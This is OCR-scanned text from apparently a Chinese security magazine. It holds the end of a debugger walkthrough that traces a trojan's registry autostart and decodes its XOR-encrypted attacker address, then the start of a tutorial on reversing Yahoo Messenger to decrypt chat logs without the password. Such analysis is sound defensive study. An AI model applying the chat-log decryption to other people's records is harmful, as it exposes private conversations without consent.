77DACDCE      68 19000200     push 20019
//Access = KEY_READ
77DACDD3      56              push esi
//Reserved = 0
77DACDD4      FFB5 8CF9FFFF   push dword ptr
ss:[ebp-674]   //Subkey = "Software\Microsoft\Windows\Current
Version\Explorer\Shell Folders"
77DACDDA      FFB5 7CF9FFFF   push dword ptr
ss:[ebp-684]   //hKey = 88
77DACDE0      E8 BA9CFFFF     call ADVAPI32.
RegOpenKeyExW
//CALL 到 RegOpenKeyExW 来自 ADVAPI32.77DACDE0

77DACE12      50              push eax
//pBufSize = 0012EA18
77DACE13      8D85 A4FDFFFF   lea eax,dword ptr
ss:[ebp-25C]
77DACE19      50              push eax
//Buffer = 0012EE74
77DACE1A      56              push esi
//pValueType = NULL
77DACE1B      56              push esi
//Reserved = NULL
77DACE1C      57              push edi
//ValueName = "Cache"
77DACE1D      FFB5 78F9FFFF   push dword ptr ss:[ebp-688]
//hKey = 84
77DACE23      E8 C7A1FFFF     call ADVAPI32.
RegQueryValueExW
//CALL 到 RegQueryValueExW 来自 ADVAPI32.77DACE23
```

上面就是木马用来调用操作注册表的函数，不明白的地方大家可以多查查 MDSN，我这里就不多解释了。

前面我们通过在注册表操作函数上下断点，弄明白了木马是如何实现自启动的，我们查杀木马当然不只是想明白这点东西，这不是我们的目的，如果别人给你种了木马，你当然希望知道这个人是谁，(难道你不想知道吗？)找出幕后的真凶才是我们的真正目的，你想知道幕后真凶是谁吗？让我们一起来揭开谜底吧！

在我们要开始之前，先弄清楚一些问题，这样有助于更快、更准确的找到我们想要的信息。我们要找幕后真凶，从木马里能得到的是攻击者在配置木马时填入的 IP 地址或转向的动态域名，我们得到的能够确定攻击者身份的只有这两种信息。可以确定的是木马中肯定存在这两种信息中的一种，但是我们不知道我们要找的信息在木马中到底以什么样的形式存在，它到底在哪？我们难道要通过按 F8 键来找我们想要的信息吗？确实能找到，但这种方法既浪费时间又浪费精力，不到万不得已还是不要用，我们要找到更好的办法，那么到哪里找呢？开动脑筋想啊！想啊！终于找到了答案，如图 5 所示。




图 5

大家都看到 LoadResource 函数了吧，木马就是调用这个函数来加载攻击者在配置木马时输入的信息的，我们只要在这个函数上下断点就能很快找到需要的信息了，按照前面的方法下断，程序成功断下，按下 Alt+F9 组合键(执行到用户代码)，到如下代码处：

```
00406B0C      56          push esi
                          // |hModule = 00400000
00406B0D      53          push ebx
                          //hResource = 0041E0C0
00406B0E      E8 0DE4FFFF call
<jmp.&kernel32.LoadResource>
00406B13      8BF0        mov esi,eax
                          //将得到一个字符串送入 ESI
00406B15      85F6        test esi,esi//判断是否为空
00406B17      74 54       je short ww.00406B6D
                          //为空则跳
```

这里通过调用 LoadResource 函数，得到了一个字符串：8:&:89&;;&:=t:898t>8tLZl\[mztLZl\ Zi|t\`a{(A{(LZl\(Zmeg|m([gn|t8t8tLZl\:898t9:;<=>t，这里没有我们想要的信息，而且这个字符串毫无规律，让我很郁闷，难道我弄错了？我们并没有弄错，攻击者不是傻子，他会把信息赤裸裸的放在木马中不经过任何处理让我们很容易的找到吗？当然不会，他要把它加密，这样我们就不容易找到了，在紧接上面的代码处，有如下代码：

```
00406B2F      E8 1CD7FFFF   call 00404250
00406B34      8D45 F8       lea eax,dword ptr ss:[ebp-8]
00406B37      E8 3CD6FFFF   call 00404178
```

```
00406B3C    8B4D F4         mov ecx,dword ptr ss:[ebp-C]
00406B3F    8B55 F0         mov edx,dword ptr ss:[ebp-10]
00406B42    E8 75E6FFFF     call 004051BC
00406B47    8D55 EC         lea edx,dword ptr ss:[ebp-14]
00406B4A    8B45 F8         mov eax,dword ptr ss:[ebp-8]
00406B4D    E8 96FEFFFF     call 004069E8//F7 步入
00406B52    8B55 EC         mov edx,dword ptr ss:[ebp-14]
00406B55    8D45 F8         lea eax,dword ptr ss:[ebp-8]
00406B58    E8 C7D2FFFF     call 00403E24
00406B5D    56              push esi
00406B5E    E8 DDE2FFFF     call <jmp.&kernel32.Free
Resource>
```

我们看到上面的 5 个 CALL 都是解密字符串的，程序在解密字符串后，才调用 FreeResource 释放资源。解密的关键代码在 00406B4D 处的这个 CALL 里，我们按 F7 键进入，找到如下代码。

```
00406A27    66:BF 0100      mov di,1
        //这里 di 充当循环计数器，初始值为 1
00406A2B    0FB7C7          movzx eax,di
        //将循环计数器的值送入 eax
00406A2E    8B55 FC         mov edx,dword ptr ss:[ebp-4]
        //将指向字符串的指针送入 edx
00406A31    0FB64402 FF     movzx eax,byte ptr
ds:[edx+eax-1]//取字符串中的字符
00406A36    66:8945 FA      mov word ptr ss:[ebp-6],ax
        //将取到的字符送入堆栈
00406A3A    8D45 F4         lea eax,dword ptr ss:[ebp-C]
        //让 eax 指向一个空堆栈
00406A3D    66:8B55 FA      mov dx,word ptr ss:[ebp-6]
        //将堆栈中的字符读入到 dx
00406A41    66:81F2 0802    xor dx,208
        //将字符的十六进制与十六进制 208 进行异或运算
00406A46    E8 7DD4FFFF     call 00403EC8
            //步入这个 CALL
00406A4B    8B55 F4         mov edx,dword ptr ss:[ebp-C]
00406A4E    8BC6            mov eax,esi
00406A50    E8 D3D4FFFF     call 00403F28
            //步入这个 CALL
00406A55    47              inc edi//循环计数器递增
00406A56    66:FFCB         dec bx
            //字符串个数递减（bx 中存的是字符串个数）
00406A59    ^75 D0          jnz short 00406A2B
            //进入下一轮循环
```

通过以上代码我们可以看出，这里的算法是依次取字符串中的字符，逐个解密，解密的核心就是 xor dx,208，简单吧！我们举个例子吧，假如读到了字符串中的字符 8，它的十六进制是 38，然后与十六进制 208 进行异或运算，得到的结果是十六进制数 230，我们取后两位数 30，它对应字符 0，这样我们就解密到一个字符了。接着我们步入 00406A46 这里的 CALL，找到了它的关键代码，只有这一句：

```
00402A26    F3:A4           rep movs byte ptr es:[edi],byte
ptr ds:[esi]
```

这句代码是解密后存在堆栈的字符送入内存。

我们紧接着步入 00406A50 这个 CALL，找到它的关键代码，也只有一句：


```
00403E08    8710            xchg dword ptr ds:[eax],edx
```

这里让堆栈 0012FE7C 指向内存 00A90134，从内存 00A90134 开始储存的是解密后的字符，堆栈 0012FE7C 会显示出所有解密后的字符串，之所以强调这句，是因为我是在看到堆栈 0012FE7C 中解密的字符串后往上跟踪才弄清楚解密算法的。至于解密后的字符串我就不贴出来了。

（编辑提醒，本文涉及的代码可以到黑防官方网站下载）

前置知识：无

关键字：Yahoo、雅虎通、聊天记录



解密雅虎通聊天记录

文/图　幻泉　xfish

雅虎通是由雅虎（Yahoo！）推出的即时聊天工具，是国际主流即时通信工具之一，由于其雅虎邮箱的安全性也导致很多人用雅虎通这款聊天工具。那么谈到聊天工具就不得不谈其聊天记录的安全，雅虎通的聊天记录功能是比较人性化的，它有三种选项供用户选择，默认为保存所有信息，如图 1 所示。

而聊天记录只有登录与之对应的用户才能查看，记录内容保存在 Yahoo 安装目录 Messenger\Profiles 中与之对应的用户名下。在用户名下的\Archive\Messages 目录中我们还可以看到与之对应的联系人名称，与每一个联系人的聊天记录都会记录到当前联系人名称目录下。例如，我们当前用户 huanquan123@yahoo.com.cn 与其联系人 bl4ck@live.cn 的聊天记录就保存在如下目录中，如图 2 所示。




图 1

由于聊天记录文本内容是加密的，所以如果用户忘记密码

就无法查看自己之前的聊天记录了。接下来我们分析一下雅虎通程序本身读取聊天记录的过程，并利用 Delphi 实现与之相同的读取过程来实现无密码解密雅虎通聊天记录。




图 2

逆向分析

雅虎通本身可以利用自己的聊天记录管理器来管理与多个用户的聊天记录，而由于每个用户保存聊天记录的文件位置是不同的，那么雅虎通聊天记录管理器选择任意一个用户的时候程序都会去读取与之对应的文件，如图 3 所示。




图 3

那么当我们利用 OD 载入程序后直接设置断点读文件就可以把程序断到重要位置了。

理论内容就说这么多，打开 OD 开始实际测试。单击“文件→附加”命令，选择 YhaooMessenger 附加即可载入当前雅虎通进程。这时候就可以对 YhaooMessenger 进程进行分析，直接设置 bp ReadFile 断点读文件。然后按 F9 键继续运行程序，在聊天记录中选择另一位联系人，这时程序会被 OD 断下。(这里由于程序是循环对文件进行读，所以会出现断两次)如图 4 所示。




图 4

我们可以看到断下为 ReadFile 的内容，为了先做整体分析，在堆栈窗口中选择 0794ED58 位置，单击鼠标右键，在弹出的菜单中选择“反汇编窗口中跟随”命令即返回到 ReadFile 函数的调用，如图 5、图 6 所示。




图 5




图 6

在这里我们可以看到设置指针位置、读文件、关闭文件和上面的打开文件函数。如图 7 所示。由于 OD 自动帮我们调用当前 call 的位置，那么我们直接断在调用位置然后从新载入单步跟踪即可。

